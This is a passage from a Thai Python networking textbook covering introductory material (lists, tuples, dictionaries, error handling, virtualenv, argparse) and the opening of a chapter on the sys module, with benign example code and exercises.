**สรุป:** ในบทนี้ อธิบายถึงตัวแบบทีซีพี/ไอพีเบรียบเทียบกับ OSI และโปรโตคอลที่สำคัญ ๆ ที่ทำงานบนตัวแบบทีซีพี/ไอพี เช่น ทีซีพี ไอพี ยูดีพี ไอซีเอ็มพี และเจาะลึกลงในรายละเอียดของแต่ละโปรโตคอลถึงระดับพิเศษ เพื่อใช้ควบคุมการทำงานของแต่ละโปรโตคอล

### แบบฝึกหัดท้ายบท

1. อธิบายความแตกต่างระหว่างสถาปัตยกรรม OSI และ TCP/IP
2. การห่อหุ้ม คืออะไร และทำไว้เมื่อต้องทำ เช่นนั้น
3. ชั้น Network (OSI) และชั้น Internet (TCP/IP) เมื่อเทียบกันอย่างไร

4. ข้อมูลส่วนหัวของไอพี ทำหน้าที่อะไร
5. TOS ของไอพีมีจำนวนกี่บิต และทำหน้าที่อะไร
6. Source IP และ Destination IP มีหน้าที่อย่างไร
7. โปรโตคอล ICMP ทำงานอย่างไร และมีหน้าที่อย่างไรบนเครือข่าย
8. หมายเลขไอพี 172.16.5.100 เป็นคลาสอะไร Network และ Address เป็นหมายเลขใด
9. ไอพี 192.168.5.100 มีเครื่องในเครือข่ายจำนวนกี่เครื่อง
10. โปรโตคอลทีซีพี ทำหน้าที่อะไร
11. โปรโตคอล UDP ทำงานอยู่ในชั้นใดของ TCP/IP และใช้งานกับแอปพลิเคชันแบบใด
12. พอร์ตมีหน้าที่อะไร และพอร์ตตั้งทางกับพอร์ตปลายทางแตกต่างกันอย่างไร
13. Sequence Number ทำหน้าที่อะไร
14. อธิบายการทำงานของ Three-way handshake มาพร้อมๆ กัน
15. พอร์ต Well-Known และ registered แตกต่างกันอย่างไร
16. พอร์ตหมายเลข 22, 80 และ 53 ทำหน้าที่อะไร
17. โปรโตคอล HTTP ทำหน้าที่อะไร และใช้พอร์ตหมายเลขใดในการทำงาน



# PART III



Python Programming  
for Networking and Security

Chapter 14: Introduction to network programming

Chapter 15: System programming

Chapter 16: Socket programming

Chapter 17: HTTP programming

Chapter 18: Programming for Penetration Testing

Chapter 19: Case Studies: Network Security  
Programming and Related Researches



## บทที่ 14

เน้นนำเบื้องต้นก่อนการเขียนโปรแกรมเครือข่าย

(Introduction to network programming)



QR Code สำหรับดาวน์โหลดโปรแกรมต้นฉบับ (Source code)

ในบทนี้กล่าวถึงการเตรียมความพร้อม เครื่องมือที่จำเป็นต้องใช้เสริมในการเขียนโปรแกรมและทดสอบ ทราบความรู้เกี่ยวกับเครื่องที่จำเป็นสำหรับการเขียนโปรแกรมกับระบบเครือข่าย

### 1. ความต้องการเบื้องต้น (Preliminary requirements)

เป็นสิ่งที่จำเป็นต้องเตรียมให้พร้อม ก่อนการเขียนโปรแกรมเครือข่าย ซึ่งมีรายละเอียดดังนี้

1) ทักษะด้านการเขียนโปรแกรมไพธอน เช่น หลักไวยกรณ์ การใช้งานตัวแปรต่าง ๆ เช่น ลิสต์ ทัพเพิล ดิกชันนารี สตริง พังก์ชัน และเมธอด ที่สำคัญ คือ ทักษะการเขียนโปรแกรมเชิงวัตถุ เมื่อยังไม่มีหรือไม่เคยใช้กับไปอ่านในภาคที่ 1

2) การเขียนโปรแกรมด้วยไพธอนกับเครือข่ายต้องใช้ไพธอน 2 เวอร์ชัน คือ 3.6 ขึ้นไปและมีโปรแกรมบางส่วนต้องใช้เวอร์ชัน 2.7 ให้ดำเนินการติดต่อตามตัวอย่างในบทที่ 2

3) ความเข้าใจเกี่ยวกับระบบเครือข่าย เช่น โปรโตคอลทีซีพี/ไอพี ยูดีพี หมายเลขพอร์ต และหมายเลขไอพี เป็นต้น

## 2. เตรียมความพร้อมก่อนเขียนโปรแกรมเครือข่าย

### 1) การรวมรวมข้อมูล (Information collections)

ตัวแปรชนิดผสม เช่น ลิสต์ ทัพเพิล ดิกชันนารี ถูกใช้ในการเขียนโปรแกรมเครือข่ายบ่อยครั้ง ดังนั้นในหัวข้อนี้จะแนะนำการใช้งานตัวแปรดังกล่าวกับการรวมข้อมูลของเครือข่าย

#### ลิสต์ (List)

ตัวแปรชนิดนี้มีลักษณะการทำงานเหมือนตู้เสื้อผ้าที่แบ่งออกเป็นชั้น ๆ โดยแต่ละชั้นสามารถเก็บข้อมูลที่แตกต่างกันได้ โดยเริ่มจากชั้นหมายเลข 0 เป็นชั้นแรก การเข้าถึงข้อมูลทำได้โดยใช้ตัวชี้ (index) ซึ่งปะยังชั้นที่ต้องการ เช่น list[0] ลิสต์มีเมธอดที่น่าสนใจ เช่น append() และ remove() เป็นต้น ซึ่งตัวอย่างการใช้งานดังต่อไปนี้

#### ตัวอย่างโปรแกรมที่ 14.1 การใช้ลิสต์

```

1 protocols = []
2 protocols.append("HTTP")
3 protocols.append("SSH")
4 protocols.append("FTP")
5 protocols.append("DNS")
6 protocols.append("SMTP")
7 print(protocols)
8 protocols.sort()
9 print(protocols)
10 print(type(protocols))
11 print("Number of members in protocols is ", len(protocols))
12 pos = protocols.index("HTTP")
13 print("HTTP position is " + str(pos))
14 protocols.remove("SMTP")
15 print(protocols)
16 print("Number of members in protocols after remove is ", len(protocols))
17
18 for proto in protocols:
19     print (proto)

```

ในบรรทัดที่ 1 เป็นการประกาศตัวแปรลิสต์ชื่อ protocols ซึ่งเป็นค่าว่าง บรรทัดที่ 2-6 เพิ่มชื่อโพรโทคอล คือ "HTTP, SSH, FTP, DNS, SMTP" ให้กับลิสต์ด้วยเมธอด append() เมื่อทดสอบพิมพ์ผลลัพธ์ในบรรทัดที่ 7 จะแสดงดังนี้

บทที่ 14:- แนะนำเบื้องต้นก่อนการเขียนโปรแกรมเครือข่าย

`[ 'HTTP', 'SSH', 'FTP', 'DNS', 'SMTP' ]`

บรรทัดที่ 8 ใช้เมธอดจัดเรียงลำดับข้อมูลในลิสต์ ผลลัพธ์ที่ได้ คือ

`[ 'DNS', 'FTP', 'HTTP', 'SMTP', 'SSH' ]`

ทดสอบชนิดของตัวแปร โดยใช้คำสั่ง `type(ชื่อตัวแปร)` ในบรรทัดที่ 10

`<class 'list'>`

คำนวนสมาชิกของลิสต์ด้วยฟังก์ชัน `len()` ผลลัพธ์ที่ได้ คือ (บรรทัดที่ 11)

`Number of members in protocols is 5`

ในบรรทัดที่ 12 คุณหาตำแหน่งที่เก็บสตริง "HTTP" ผลที่ได้ คือ

`HTTP position is 2`

ดำเนินการลบสมาชิก คือ "SMTP" ใน `protocols` ด้วยเมธอด `remove()` และคำนวนสมาชิกในลิสต์ใหม่ บรรทัดที่ 14 – 16 ผลลัพธ์ที่ได้ คือ

`[ 'DNS', 'FTP', 'HTTP', 'SSH' ]`  
`Number of members in protocols after remove is 4`

สุดท้าย ทดสอบพิมพ์ข้อมูลสมาชิกแต่ละตำแหน่งโดยใช้ คำสั่ง `for` ใน บรรทัดที่ 18 – 19 ผลลัพธ์ คือ

DNS  
FTP  
HTTP  
SSH  
**>>>**

ลิสต์ยังมีเมธอดที่เป็นประโยชน์ต่อการเขียนโปรแกรมเครือข่ายอีกหลาย ตัว คือ

- `.append(ข้อมูล)` เพิ่มข้อมูลต่อท้ายลิสต์
- `.count('FTP')` นับจำนวนสมาชิกชื่อ 'FTP' ในลิสต์
- `.index('FTP')` แสดงตำแหน่งที่เก็บข้อมูลของ 'FTP'

- `.insert(position, 'HTTP')` เพิ่มข้อมูล 'HTTP' ตรงตำแหน่งของ position
- `.pop()` นำข้อมูลตำแหน่งสุดท้ายออกจากลิสต์
- `.remove('FTP')` ลบข้อมูล 'FTP' ออกจากลิสต์
- `.reverse()` สลับลำดับที่อยู่ของสมาชิกภายในลิสต์
- `.sort()` เรียงลำดับสมาชิกตามอักษรภาษาอังกฤษ

Comprehension lists เป็นการสร้างสมาชิกภายในลิสต์ที่ผู้สร้างเป็นผู้กำหนดเงื่อนไขในการสร้างได้ ซึ่งมีรูปแบบ คือ

`new_list = [นิพจน์ ลูป เงื่อนไข] เช่น`

```
>>> protocols = ['HTTP', 'SSH', 'FTP', 'DNS', 'SMTP']
>>> protocols_lowercase = [proto.lower() for proto in protocols]
>>> print(protocols_lowercase)
['http', 'ssh', 'ftp', 'dns', 'smtp']
>>>
```

จากตัวอย่าง ข้อมูลใน protocols จะถูกนำออกมาทีละคำ เก็บไว้ในตัวแปร proto ด้วยคำสั่ง for ในรอบแรกคำที่นำออกมาจากลิสต์ก่อน คือ 'HTTP' ซึ่งเป็นอักษรตัวใหญ่ มันจะถูกแปลงไปเป็นอักษรตัวเล็ก ด้วยเมธอด `.lower()` ที่อยู่ด้านหน้าของ for ผลลัพธ์ที่ได้ คือ 'http' ข้อมูลตัวถัดไปก็จะทำในลักษณะเดียวกันนี้ จนกว่าข้อมูลในลิสต์จะหมด

### ทัพเพิล (Tuple)

การใช้งานตัวแปรทัพเพิลเหมือนกับลิสต์ แต่แตกต่างกันตรงที่ เมื่อกำหนดค่าข้อมูลให้กับตัวแปรชนิดทัพเพิลแล้ว ข้อมูลเหล่านั้นจะต้องไม่มีการเปลี่ยนแปลง (Immutable) หรือแก้ไขได้อีก เช่น พยายามจะแก้ไขข้อมูลจาก 'HTTP' เป็น 'ICMP'

```
1 | protocols = ('HTTP', 'SSH', 'FTP', 'DNS', 'SMTP')
2 | protocols[0] = 'ICMP'
```

ผลลัพธ์ที่ได้ คือ ไม่สามารถแก้ไขข้อมูลในทัพเพิลได้

บทที่ 14:- แนะนำเบื้องต้นก่อนการเขียนโปรแกรมเครือข่าย

**Traceback (most recent call last):**

```
  File "C:/Users/Phat/AppData/Local/Programs/Python/Python3n/CH14/ex14_3.py", line 2, in <module>
    protocols[0] = 'ICMP'
TypeError: 'tuple' object does not support item assignment
>>>
```

### ดิกชันนารี (Dictionary)

ดิกชันนารี เป็นตัวแปรที่เก็บข้อมูลเป็นคู่ ๆ โดยแต่ละคู่จะประกอบไปด้วยคีย์และข้อมูล โดยคืนไว้ด้วย : เช่น `{SID : Name-Surname} = {64001 : "Suchart K"}` เป็นต้น ข้อมูลจะต้องไม่มีซ้ำกันและเปลี่ยนแปลงค่าไม่ได้ตลอดอายุการใช้งาน ตัวอย่างการใช้งาน เช่น

```
1 services = {"ftp":21, "ssh":22, "smtp":25, "http":80}
2 print(services)
```

```
'ftp': 21, 'ssh': 22, 'smtp': 25, 'http': 80
>>>
```

ดิกชันนารีไม่สามารถแก้ไขข้อมูลในสมาชิกได้ ๆ ได้ เนื่องจากมีคุณสมบัติแบบ Immutable แต่สามารถปรับปรุงข้อมูลได้ ถ้ามีคีย์เมื่อซ้ำกันโดยใช้เมธอด update() เช่น

```
1 services1 = {"ftp":21, "ssh":22, "smtp":25, "http":80}
2 services2 = {"ftp":21, "ssh":22, "snmp":161, "ldap":389}
3 services1.update(services2)
4 print(services1)
```

```
'ftp': 21, 'ssh': 22, 'smtp': 25, 'http': 80, 'snmp': 161, 'ldap': 389
>>>
```

ผู้ใช้งานไม่สามารถเข้าถึงข้อมูลในดิกชันนารีได้โดยตัวซึ่งแบบลิสต์และทัพเพิลได้ แต่ใช้ผ่านคีย์แทน เช่น

```
1 services = {"ftp":21, "ssh":22, "smtp":25, "http":80}
2 print(services['ssh'])
```

ดิกชันนารีได้เตรียมเมธอดเพื่อใช้แสดงผลข้อมูลให้แก่ผู้ใช้งานอีน ๆ เช่น เมธอด .keys() จะแสดงคีย์ทั้งหมดในดิกชันนารี เมธอด .items() แสดงคู่ของคีย์และข้อมูลทั้งหมดในดิกชันนารี และเมธอด .values() แสดงเฉพาะข้อมูลในดิกชันนารี ดังตัวอย่าง

```

1 services = {"ftp":21, "ssh":22, "smtp":25, "http":80}
2 keys = services.keys()
3 print(keys)
4 items = services.items()
5 print(items)
6 values = services.values()
7 print(values)

```

```

dict_keys(['ftp', 'ssh', 'smtp', 'http'])
dict_items([('ftp', 21), ('ssh', 22), ('smtp', 25), ('http', 80)])
dict_values([21, 22, 25, 80])
>>>

```

สามารถใช้ดิกชันนารีทำงานร่วมกับ for เพื่อแสดงผลข้อมูลได้ ดังตัวอย่าง

```

1 services = {"ftp":21, "ssh":22, "smtp":25, "http":80}
2 for key,value in services.items():
3     print(key,value)

```

```

ftp 21
ssh 22
smtp 25
http 80
>>>

```

## 2) พังก์ชันและการจัดการข้อผิดพลาดที่ไม่พึงประสงค์

พังก์ชันช่วยให้จัดการกับงานที่ทำซ้ำ ๆ กันได้ง่ายขึ้น และสามารถนำพังก์ชันที่เขียนขึ้นแล้ว นำกลับมาใช้ใหม่ได้ (Reusable) โดยพังก์ชันมีรูปแบบการใช้งาน ดังนี้

บทที่ 14:- แนะนำเบื้องต้นก่อนการเขียนโปรแกรมเครือข่าย

```

1 def checkHTTPError(error_list, error):
2     for er in error_list:
3         if er == error:
4             return True
5     return False
6
7 HTTP_ERROR = [100, 101, 103, 200, 203, 204, 300, 500]
8 print(checkHTTPError(HTTP_ERROR, 200))
9 print(checkHTTPError(HTTP_ERROR, 550))

```

True  
False  
>>>

ความผิดพลาดในโปรแกรมมีโอกาสเกิดขึ้นได้เสมอ ดังนั้นจำเป็นต้อง  
อาศัยการจัดการความผิดพลาด (กล่าวโดยละเอียดในบทที่ 9) เพื่อไม่ให้  
โปรแกรมหยุดการทำงานแบบทันที ตัวอย่างการดักจับความผิดพลาด เช่น

```

1 def divide(x, y):
2     return x/y
3
4 try:
5     divide(5, 0)
6 except Exception as e:
7     print("Error = "+str(e))
8 print("End program")

```

Error = division by zero  
End program  
>>>

จากตัวอย่าง เมื่อ บู มีค่าเท่ากับ 0 จะทำให้โปรแกรมหยุดการทำงาน  
ทันที โดยไม่สามารถทำคำสั่งอื่น ๆ หลังจากเรียกใช้ฟังก์ชัน divide() ใน  
บรรทัดที่ 5 เลยได้ แต่เมื่อจัดการความผิดพลาดด้วยคำสั่ง try และ except  
โปรแกรมสามารถทำงานต่อไปได้จนจบ (โปรแกรมสามารถพิมพ์ข้อความ  
"End program" ได้)

### 3) สภาพแวดล้อมเสมือนจริง (Virtual environments)

ไฟรอนเนะนำให้สร้างสภาพแวดล้อมเสมือนจริงสำหรับการเขียนโปรแกรม เนื่องจากในแต่ละงานอาจกำหนดค่าตัวแปรสภาพแวดล้อมแตกต่างกัน หรือใช้โมดูลหรือแพ็กเกจที่ไม่มีเหมือนกัน ถ้าไม่แยกสภาพแวดล้อมออกจากกันจะทำให้เกิดปัญหาซึ่งกันและกัน (Dependencies) ได้ สำหรับไฟรอนตั้งแต่เวอร์ชัน 3 ได้เตรียมโมดูลเพื่อสร้างสภาพแวดล้อมเสมือนไว้เรียบร้อยแล้ว

#### การใช้งาน virtualwrapper

โดยปกติเมื่อติดตั้งไฟรอนลงบนเครื่องแล้ว โปรแกรมจะถูกกำหนดสิทธิ์ให้ผู้ใช้ทุก ๆ คน สามารถเข้าถึงไฟรอนได้ (ตอนติดตั้งใช้สิทธิ์เป็น root หรือ administrators) โดยโปรแกรมที่เขียนขึ้นในเครื่องจะเรียกใช้งานไฟรอนไลบารีเดียวกันทั้งหมด ทำให้มีโอกาสเกิดข้อผิดพลาดได้ เมื่อแต่ละผู้ใช้ติดตั้งโมดูลที่ไม่เหมือนกัน หรือแม้แต่เป็นโมดูลเดียวกันแต่เป็นคนละเวอร์ชันก็อาจจะทำให้เกิดข้อผิดพลาดได้ ดังนั้นมีติดตั้ง virtualenv แล้ว จะทำให้ผู้ใช้หรือแต่ละโปรแกรมเจคต์ที่สร้างขึ้นแยกออกจากกันอย่างเด็ดขาด แต่ละโปรแกรมสามารถติดตั้งโมดูลของตนเองได้โดยไม่เกิดขัดแย้งกัน ซึ่งมีขั้นตอนดังนี้

- 1) ติดตั้ง virtualwrapper ผ่านไปป์ บันวินโดวส์ ด้วยคำสั่ง

```
>pip install virtualenvwrapper
```

- 2) เมื่อติดตั้งเสร็จแล้ว ทำการสร้างสภาพแวดล้อมเสมือน ด้วยคำสั่ง

```
>virtualenv venv
```

หมายเหตุ: venv คือ ชื่อที่ต้องการสร้าง

- 3) โปรแกรมจะสร้างไดเรคทรอริชื่อ venv หลังจากคำสั่งในขั้นตอนที่ 2 เสร็จสมบูรณ์ ให้เปลี่ยนไดเรคทรอรีเข้าไปใน venv ดังนี้

```
>cd venv
```

- 4) ใช้คำสั่งแสดงรายการภายในไดเรคทรอรี venv ด้วยคำสั่ง dir จะปรากฏแฟ้มต่าง ๆ ดังรูป

## บทที่ 14:- แนะนำเบื้องต้นก่อนการเขียนโปรแกรมเครือข่าย

```
C:\Users\Phat\venv>dir
 Volume in drive C is Windows
 Volume Serial Number is 0C11-A052

 Directory of C:\Users\Phat\venv

06/28/2021  05:58 PM    <DIR>      .
06/28/2021  05:58 PM    <DIR>      ..
06/28/2021  05:58 PM            42 .gitignore
06/28/2021  05:58 PM    <DIR>      Lib
06/28/2021  05:58 PM            400 pyvenv.cfg
06/28/2021  05:58 PM    <DIR>      Scripts
              2 File(s)        442 bytes
              4 Dir(s)  413,745,221,632 bytes free
```

ซึ่งประกอบไปด้วยไดเรคทรอรี Lib และ Scripts

- 5) ให้หยิบที่อยู่ไปในไดเรคทรอรี Scripts ด้วยคำสั่ง cd Scripts จะปรากฏแฟ้มชื่อว่า activate.bat เพื่อสั่งให้สภาพแวดล้อมสมีอนที่สร้างขึ้นทำงาน โดยสังเกตได้จาก prompt ใน MS-DOS จะเปลี่ยนเป็น (venv) C:\Users\Phat\venv\Scripts> ดังรูป

```
C:\Windows\system32\cmd.exe
06/28/2021  05:58 PM      106,348 pip.exe
06/28/2021  05:58 PM      106,348 pip3.9.exe
06/28/2021  05:58 PM      106,348 pip3.exe
06/28/2021  05:58 PM          24 pydoc.bat
06/28/2021  05:58 PM      539,312 python.exe
06/28/2021  05:58 PM      537,776 pythonw.exe
06/28/2021  05:58 PM      106,335 wheel-3.9.exe
06/28/2021  05:58 PM      106,335 wheel.exe
06/28/2021  05:58 PM      106,335 wheel3.9.exe
06/28/2021  05:58 PM      106,335 wheel3.exe
              18 File(s)    1,938,664 bytes
              2 Dir(s)  413,739,823,104 bytes free

(venv) C:\Users\Phat\venv\Scripts>
```

แสดงว่าสภาพแวดล้อมสมีอนพร้อมใช้งานแล้ว ให้ทดลองติดตั้งโมดูลหรือแพ็กเกจของ Python เช่น

>pip install numpy

ไปป์จะให้รับปรุงเวอร์ชันใหม่ล่าสุด (อธิบายไว้ในการติดตั้งไปป์ในบทที่ 2) ให้ใช้คำสั่ง >python.exe -m pip install --upgrade pip เพื่ออัพเกรดเวอร์ชันไปป์ เมื่ออัพเกรดไปป์เสร็จ ทดสอบการติดตั้ง numpy ในสภาพแวดล้อมสมีอนที่สร้างขึ้น ด้วยคำสั่ง >pip install numpy ผลลัพธ์แสดงดังรูปด้านล่าง

```
(venv) C:\Users\Phat\venv\Scripts>pip install numpy
Collecting numpy
  Downloading numpy-1.21.0-cp39-cp39-win_amd64.whl (14.0 MB)
    |████████| 14.0 MB 6.8 MB/s
Installing collected packages: numpy
Successfully installed numpy-1.21.0
```

#### 4) โมดูล argparse

โมดูล argparse ช่วยให้สามารถสร้างขอความช่วยเหลือการใช้งานคำสั่งที่ต้องการโดยอัตโนมัติ โดยสามารถกำหนดให้ผู้ใช้งานทราบว่า ใช้อาร์กิวเม้นต์จำนวนกี่ตัว อาร์กิวเม้นต์แต่ละตัวต้องมีคุณสมบัติเป็นอย่างไร เป็นต้น เพื่อลดปัญหาข้อผิดพลาดของโปรแกรมที่เกิดขึ้นจากการป้อนอาร์กิวเม้นต์ของผู้ใช้งานที่ไม่ถูกต้องนั้นเอง ตัวอย่างเช่น กรณีที่เรียกใช้ pip โดยปราศจากพารามิเตอร์ ผลลัพธ์ที่ได้ คือ

```
C:\Users\Phat\AppData\Local\Programs\Python\Python39\Python\CH15>pip
Usage:
  pip <command> [options]

Commands:
  install            Install packages.
  download          Download packages.
  uninstall         Uninstall packages.
  freeze             Output installed packages in requirements format.
  list               List installed packages.
  show               Show information about installed packages.
  check              Verify installed packages have compatible dependencies.
  config             Manage local and global configuration.
  search             Search PyPI for packages.
  cache              Inspect and manage pip's wheel cache.
  wheel              Build wheels from your requirements.
  hash               Compute hashes of package archives.
  completion        A helper command used for command completion.
  debug              Show information useful for debugging.
  help               Show help for commands.

General Options:
  -h, --help          Show help.
  --isolated         Run pip in an isolated mode, ignoring environment
  -v, --verbose       Give more output. Option is additive, and can be
  -V, --version       Show version and exit.
```

จากตัวอย่างการใช้งาน pip โดยไม่มีอาร์กิวเม้นต์ pip จะแสดงขอความช่วยเหลือให้ผู้ใช้งานได้ทราบว่า การใช้คำสั่งนี้ที่ถูกต้องแล้วควรจะทำอย่างไร โดย pip ต้องตามด้วย <command> ส่วน [option] จะมีหรือไม่มีก็ได้ ซึ่ง

## บทที่ 14:- แนะนำเบื้องต้นก่อนการเขียนโปรแกรมเครือข่าย

<command> จะมีให้เลือกหลายประเภท เช่น install, download, uninstall เป็นต้น ส่วน option ก็จะมีให้เลือกหลายตัว เช่น -h, --h, -v, --version จากคำอธิบายการใช้งานโปรแกรม pip นี้ ทำให้ผู้ใช้งานลดความผิดพลาดในการใช้งานคำสั่ง pip ลงได้มาก ซึ่งการสร้างรูปแบบช่วยเหลือในลักษณะเช่นนี้ จะสามารถทำได้โดยใช้โมดูล argparse ดังนี้

```
1 import argparse
2 parser = argparse.ArgumentParser()
3 parser.add_argument("echo")
4 args = parser.parse_args()
5 print(args.echo)
```

ตัวอย่างโปรแกรม parse\_echo.py เมื่อสั่งรันโปรแกรมด้วยคำสั่งด้านล่าง ผลลัพธ์จากการรัน คือ

```
C:\Suchart\Python\CH14>python parse_echo.py
usage: parse_echo.py [-h] echo
parse_echo.py: error: the following arguments are required: echo
```

โปรแกรมแจ้งว่า ผู้ใช้งานต้องใส่อาร์กิวเมนต์เพิ่มเติม คือ echo โปรแกรมจึงจะสามารถทำงานได้ ให้สั่งรันโปรแกรมใหม่พร้อมกับอาร์กิวเมนต์ "echo" โปรแกรมจึงจะทำงานได้อย่างถูกต้อง หรือสามารถใช้ -h หรือ --help เพื่อขอความช่วยเหลือได้ ดังนี้

```
C:\Suchart\Python\CH14>python parse_echo.py echo
echo

C:\Suchart\Python\CH14>python parse_echo.py -h
usage: parse_echo.py [-h] echo

positional arguments:
  echo

optional arguments:
  -h, --help    show this help message and exit
```

ตัวอย่างถัดไป ทดสอบการสร้างข้อความช่วยเหลือโดยผ่านพารามิเตอร์ help

```

1 import argparse
2 parser = argparse.ArgumentParser(description='A test program.')
3 parser.add_argument("print_string", help="Prints the supplied argument.")
4 args = parser.parse_args()
5 print(args.print_string)

```

บรรทัดที่ 2 จากโปรแกรม parse\_printString.py เป็นการอธิบายว่า โปรแกรมมีหน้าที่ทำอะไร โดยกำหนดความหมายผ่านตัวแปร description ใน บรรทัดที่ 3 เพิ่ม option โดยผ่านเมธอด .add\_argument() ระบุว่าโปรแกรม จะทำงานได้ถูกต้อง ต้องมี option print\_string ตามหลังชื่อโปรแกรม และ ถ้ายังไม่เข้าใจการทำงานให้ใช้ option -h หรือ --help เพื่อขอแสดง คำอธิบายเพิ่มเติม ซึ่งคำอธิบายจะเก็บไว้ในตัวแปรชื่อ help ในเมธอน .add\_argument() ในกรณีนี้ จะแสดงข้อความว่า "Prints the supplied argument." ซึ่งในเมธอด .add\_argument() ได้เตรียมตัวแปรสำหรับ กำหนดค่าใช้งานต่าง ๆ เอาไว้หลายตัว เช่น

help: ระบุข้อความช่วยเหลือเพิ่มเติม

default: ระบุข้อความสตริงเริ่มต้น

type: รับอินพุตเป็นตัวแปรชนิดต่าง ๆ เช่น int, float เป็นต้น

action: ระบุสถานะเป็นจริงหรือเท็จ โดยถ้าสั่งรันโปรแกรมแล้ว ตามด้วย option ที่กำหนดไว้ จะให้ค่าเป็นจริง (True) และถ้าไม่มี option จะ ให้ค่าเป็นเท็จ (False) ค่าที่ใช้กำหนด คือ "store\_true"

ผลลัพธ์จากโปรแกรม parse\_printString.py ดังนี้ (กรณีที่ใช้ -h)

```

C:\Suchart\Python\CH14>python parse_printString.py -h
usage: parse_printString.py [-h] print_string

A test program.

positional arguments:
  print_string  Prints the supplied argument.

optional arguments:
  -h, --help    show this help message and exit

```

ในกรณีที่ใส่ option print\_string

บทที่ 14:- แนะนำเบื้องต้นก่อนการเขียนโปรแกรมเครือข่าย

```
C:\Suchart\Python\CH14>python parse_printString.py print_string
```

ทดสอบรับสตริงหลัง option โดยกำหนดให้ option คือ -ip และตามด้วยหมายเลขอิพีซึ่งค่าที่รับเข้ามามาจะเก็บไว้ในตัวแปร host\_name ดังตัวอย่าง

```
1 import argparse
2 parser = argparse.ArgumentParser(description='A test program.')
3 parser.add_argument("-ip", "--host_name", help="IP host name.", default="")
4 args = parser.parse_args()
5 print(args.host_name)
```

สั่งรันและสังเกตผลลัพธ์การทำงานของโปรแกรม

```
C:\Suchart\Python\CH14>python parse_host.py [-h]
usage: parse_host.py [-h] [-ip HOST_NAME]

A test program.

optional arguments:
  -h, --help            show this help message and exit
  -ip HOST_NAME, --host_name HOST_NAME
                        IP host name.

C:\Suchart\Python\CH14>python parse_host.py -ip 192.168.1.10
192.168.1.10
```

ตัวอย่างสุดท้ายเป็นการรับข้อมูลจำนวนเต็มเข้ามาประมาณ โดยการกำหนดให้ type = int เช่น

```
1 import argparse
2 parser = argparse.ArgumentParser(description='A test program.')
3 parser.add_argument("-n", "--number", help="Require integer.", type=int)
4 args = parser.parse_args()
5 print(args.number)
```

ผลการรันโปรแกรมดังนี้

```
C:\Suchart\Python\CH14>python parse_int.py [-h]
usage: parse_int.py [-h] [-n NUMBER]

A test program.

optional arguments:
  -h, --help            show this help message and exit
  -n NUMBER, --number NUMBER
                        Require integer.

C:\Suchart\Python\CH14>python parse_int.py -n 100
100
```

**สรุป:** บทนี้อธิบายการเตรียมความพร้อมก่อนเริ่มต้นเขียนโปรแกรมเครือข่าย ซึ่งเป็นการสำรวจตัวเองก่อนว่า มีทักษะหรือความเข้าใจในเรื่องต่างๆ ที่กล่าวมาแล้วครบถ้วนหรือไม่ ถ้ามีครบแล้วจะทำให้สามารถเขียนโปรแกรมได้สะดวกยิ่งขึ้น แต่ถ้ายังขาดทักษะบางอย่างตามที่ได้กล่าวมาแล้ว ให้กลับไปอ่านในภาคที่ 1 และ 2 ก่อน

### แบบฝึกหัดท้ายบท

1. เขียนโปรแกรมเพื่อเก็บข้อมูลดังนี้  
(HTTP, 80, 443, TCP, ‘WEB’), (FTP, 20, 21, UDP, TCP, ‘File transfer’), (SSH, 22, TCP, ‘Secure shell’), (DNS, 53, TCP, UDP, ‘Domain name’)
2. เขียนโปรแกรมเพื่อรวบรวมข้อมูลดังนี้  
TCP: (HTTP, FTP, DNS, SSH, DNS)  
UDP: (FTP, DNS)  
ICMP: (TCP)  
Well-Known\_port: (20, 21, 22, 80, 443, 53, 443)
3. เขียนโปรแกรมสร้างคำสั่ง PKG สำหรับติดตั้งและดาวน์โหลดโปรแกรมโดยใช้ parse โดยมีรูปแบบดังนี้  
Usage:  
PKG <command> [OPTIONS]


บทที่ 14:- แนะนำเบื้องต้นก่อนการเขียนโปรแกรมเครือข่าย

command:

|           |                     |
|-----------|---------------------|
| install   | install software.   |
| download  | download software.  |
| uninstall | uninstall software. |

OPTIONS:

|               |                        |
|---------------|------------------------|
| -h, --help    | show help.             |
| -v, --version | show version and exit. |





# บทที่ 15

## การเขียนโปรแกรมระบบ (System programming)



QR Code สำหรับดาวน์โหลดโปรแกรมต้นฉบับ (Source code)

ในบทนี้กล่าวถึงการเขียนโปรแกรมระบบเพื่อเข้าถึงและเรียกใช้ทรัพยากรต่าง ๆ ของระบบผ่านระบบปฏิบัติการวินโดวส์ ซึ่งสามารถประยุกต์ใช้กับลินุกซ์ได้เช่นเดียวกัน

### 1. โมดูล System (sys)

ไฟล์นี้ได้เตรียมโมดูล sys สำหรับเข้าถึงตัวแปรต่าง ๆ ของระบบอนุญาตให้สามารถโต้ตอบกับตัวแปลภาษาฯ และเข้าถึงข้อมูลของโปรแกรมในระบบได้

sys.argv เก็บอาร์กิวเมนต์ในขณะสั่งรันโปรแกรม โดยอาร์กิวเมนต์ตัวแรก คือ ชื่อของโปรแกรม (sys.argv[0]) และส่วนที่เหลือ คือ อาร์กิวเมนต์ที่ส่งให้กับโปรแกรมทำงาน ดังตัวอย่าง โดยบันทึกเพิ่มชื่อ sys\_argv.py

```
1 import sys
2 print("Name of the script is ",sys.argv[0])
3 print("The number of arguments is ",len(sys.argv))
4 print("The arguments are ",str(sys.argv))
5 print("The first argument is ",sys.argv[1])
```

เปิด MS-DOS prompt และสั่งรันโปรแกรม sys\_argv.py พร้อมกับอาร์กิวเมนต์ ดังนี้

```
>python sys_argv.py 1 2 3
```

ผลลัพธ์แสดงดังนี้

```
Name of the script is sys_argv.py
The number of arguments is 4
The arguments are ['sys_argv.py', '1', '2', '3']
The first argument is 1
```

